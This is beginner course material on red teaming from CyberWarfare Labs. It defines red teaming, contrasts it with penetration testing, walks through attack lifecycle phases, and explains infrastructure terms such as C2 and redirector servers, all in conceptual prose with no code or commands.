CYBERWARFARE LABS

A REAL WORLD ADVERSARY SIMULATION LAB

RED TEAM FOR BEGINEERS:

COURSE MATERIAL

CYBERWARFARE LABS:
https://cyberwarfare.live

E-mail: support@cyberwarfare.live
CCRTA

COURSE CONTENT

1. Introduction to Red Teaming:

1.1 What is Red Teaming ?

1.2 Red Team Attack Lifecycle (Phases)

1.3 Red Team Infrastructure (Nomenclature)

1.4 Enterprise Environment Overview

1.5 Technologies Exploitation in Red Teaming

- 1.5.1 Web Technology
- 1.5.2 Network Technology
- 1.5.3 Cloud Technology
- 1.5.4 Physical Red Teaming
- 1.5.5 Wireless

2. Red Team Lab Setup

3. Red Teaming in External Environment

3.1 External Infrastructure Overview

3.2 Externally exposed service exploitation

- 3.2.1 Information Gathering
- 3.2.2 Scanning & Enumeration
- 3.2.3 Vulnerability Assessment
- 3.2.4 Exploitation
  - A. Web based
  - B. Network based
- 3.2.5 Post-Exploitation
  - A. Web based
  - B. Network based

4. Red Teaming in Internal Environment

4.1 Internal Infrastructure Overview

4.2 Infrastructure Enumeration

4.2.1 Internal Network Enumeration

4.2.2 Active Directory Environment

4.3 Active Directory Phases Exploitation

5. Case Study

1. INTRODUCTION TO RED TEAMING

1.1 What is Red Teaming?

- A Red Team is a group of hackers with varying backgrounds that test the organization's infrastructure.

- Attacks performed by Red Teams are divided into 3 groups:
  - Cyber (Digital Attacks includes Web, Network & other Cloud technologies)
  - Social Attacks (Exploiting people's behaviour)
  - Physical (Attacks involving physical man-power)

- A Red Team operations is similar to a penetration test but is more targeted.

- One of the main goal of a Red Team is to test the organization's detection & response capabilities.

- The attack performed by Red Teams are similar to the attack techniques employed by Threat Actors having malicious intent.
  - Red Team Emulation - Copy attack techniques of Threat actors (substitute)
  - Red Team Simulation - Mimics behaviour of Threat actors

- A Red Team will try to get in and access sensitive information in any way possible, as quietly as possible leaving no footprints behind.

- The Real-World Attack Simulations by Red Team is for significantly improving the effectiveness of organization infrastructure.

- Big enterprises like Microsoft and Defence agencies etc uses cyber Red Teams to conduct assessments on their own networks

Penetration Testing vs Red Teaming

Penetration testing

- An attack against a host, network or any application to measure and identify risks associated with the exploitation of a target environment.
- More emphasis on reducing exposed vulnerabilities etc.


Red Teaming

- Process of using real-world Tactics, Techniques employed by threat-actors having goals to measure the effectiveness of the people, technologies etc used to defend an environment.
- More emphasis on Training and measuring risks & defence capabilities of an organization

Penetration testing	Red Teaming
• Scope is limited – 1 to 2 specific systems or networks	• Specific part of (or the entire) organization
• Makes assumptions about the environment, may not test where it isn't told to go	• Makes no assumptions; attempts to compromise everywhere; pivots and changes strategy, techniques if/when needed
• Uses Tools present at that time during testing	• Constantly researching new exploits, vulnerabilities & implement attack with new tools as soon as it is discovered

1.2 Red Team Attack Lifecycle

- High-level overview of Red Team Attack lifecycle is shown below:



- This cycle tells the beginning to end phases of an Red Team engagement in an organization.

Extensive OSINT

- This phase generally deals with gathering more and more information about the target organization.
- Social media sites, platforms where employees are generally active are of primary focus.
- Attackers with access to tons of information available in the internet tries to find out the sensitive ones which can be used for further exploitation purposes.

Initial Access & Execution

- Initial Access consists of using various entry vectors to gain access within the internal network.
- There are ways like exploitation to External Remote Services, mis-configurations in Web Applications etc. which may lead as gateway to the internal network.
- There are a lot of ways to get initial access, however it depends on the technologies used by the organization which could be identified in the previous section.
- Execution is attacker-controlled code running on the target machine. For example: An adversary might use a remote access tool to run command prompt that does network discovery.

Persistence & Privilege Escalation

- Attackers always look for hidden techniques to keep access to systems across restarts, changed credentials etc which could cut-off attacker access.

- Examples: Resetting password of a low-profile user & using it as a backdoor to network.

- Privilege escalation is gaining higher-level permissions on a system or network. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities

- Elevated Access Accounts: -
  - SYSTEM/root level
  - Local Administrator
  - User with admin-like capabilities
  - Privileged Groups etc.


Lateral Movement

- Lateral movement is when an attacker compromises or gains control of one asset within a network and then moves on from that device to others within the same network.

- Attackers might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.

- Example:
  - **Internal Phishing:** Attackers may use internal phishing to gain access to additional information or exploit other users within the same organization after they already have access to accounts or systems within the environment.

  - **Remote Services**: Threat Attackers may used valid credentials to log into services like SSH, VNC, RDP and then perform operations etc.



Reference : blog.vmare.com

Defensive Evasion

- Defensive Evasion deals with avoiding detection throughout the compromise.

- Attackers bypass detection by obfuscating malicious scripts, hiding in trusted processes, and disabling security software etc.

- Defensive evasion benefits from discovery but is more related to understanding how an attacker can avoid network defenders, whether through certain processes or knowing which security tools are on a system.

- Example:
  - **Impair Defenses**: This includes disabling Firewalls and anti-virus and detection capabilities that defenders can use to audit activity and identify malicious behaviour.

Discovery

- Attacker head for situational awareness where they try to figure out organization environment

- These techniques help adversaries observe the environment and orient themselves before deciding how to act.

- This helps a lot in gathering the whereabouts and critical assets located in the network architecture.

- Examples:
  - **File and Directory Discovery** : Attackers enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.

Data Collection

- Data collection is the process of gathering and measuring information from established system.

- The data collected can be any sensitive information present in a system/network.

- Example:
  - Archive Collected Data: An adversary may compress and/or encrypt data that is collected prior to exfiltration

  - Clipboard Data: Attackers may collect data stored in the clipboard from users copying information within or between applications.

Data Exfiltration

- Once all the critical data has been identified and packed, attackers will try to steal data from the computer/network.


- Attackers can also compress and encrypt the collected data.

- Examples:
  - Automated Exfiltration: Attackers may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during Collection.


  - Exfiltration over Physical Medium: Attackers may attempt to exfiltrate data via a physical medium, such as a removable drive.

1.3 Red Team Infrastructure

- **C2 Server** : These are used by attackers to maintain communications with compromised systems within a target network.



- **Payload-Server :** This is a dedicated server hosting all the malicious scripts, executable etc and this is accessible from both attacker and victim network.




- **Redirector Server :** A redirector is a system that proxies all traffic to your command and control server.

- Threat actors doesn’t use one system to launch attacks and get shells. They setup multiple systems to act as pivot points (redirectors) back to their C2 Server.

- These prevent the client from being able to see our actual C2, and should be easy to spin up and tear down.

- It sits between victim environment and attacker network, listens for connection from the target machine and forward it back to the attacker.



- It protects the original location of the team server.

- **Adversary Emulation** is mimicking of someone or something else. Based on threat intelligence, you determine FIN10 group is most likely to target an organization.

- Example: To emulate this adversary, you mimic the TTPs they use and test those in your environment. You behave exactly like they would.

- **Adversary Simulation**, you want to make it look like a real attack is happening while there is no real adversary.


- You make use of TTPs that work in the environment at hand, irrespective of which APT actually uses them

- **Advance Persistent Threat [APT]** : An advanced persistent threat is a stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period.

- **Exploit** : It is the actual code through which can attacker take advantage of a particular loop-hole.

- **Vulnerability**: -
  - The loop-hole existing in a particular software or hardware can be called as vulnerability.
  - It can also be understood as a weakest link which allows an attacker to compromise the system.

Example: -



- **De-Militarized Zone Network (DMZ Network) :**

  - It is a network (physical or logical) used to connect hosts that provide an interface to an untrusted external network

  - The systems that are most vulnerable to attack are those that provide services to users outside of the local area network, such as **e-mail, Web** and **Domain Name System (DNS) servers** are present inside a DMZ

  - The ultimate goal of a DMZ is to allow access to resources from untrusted networks while keeping the private network secured.

- **Militarized Zone Network (MZ Network) :**

  - Zone having maximum security and is one of the most secure segment in the environment.

  - Contains critical information about the organization etc.

  - All operations in the organization is managed from Militarized network.

- **Tactics, Techniques and Procedures (TTPs)**

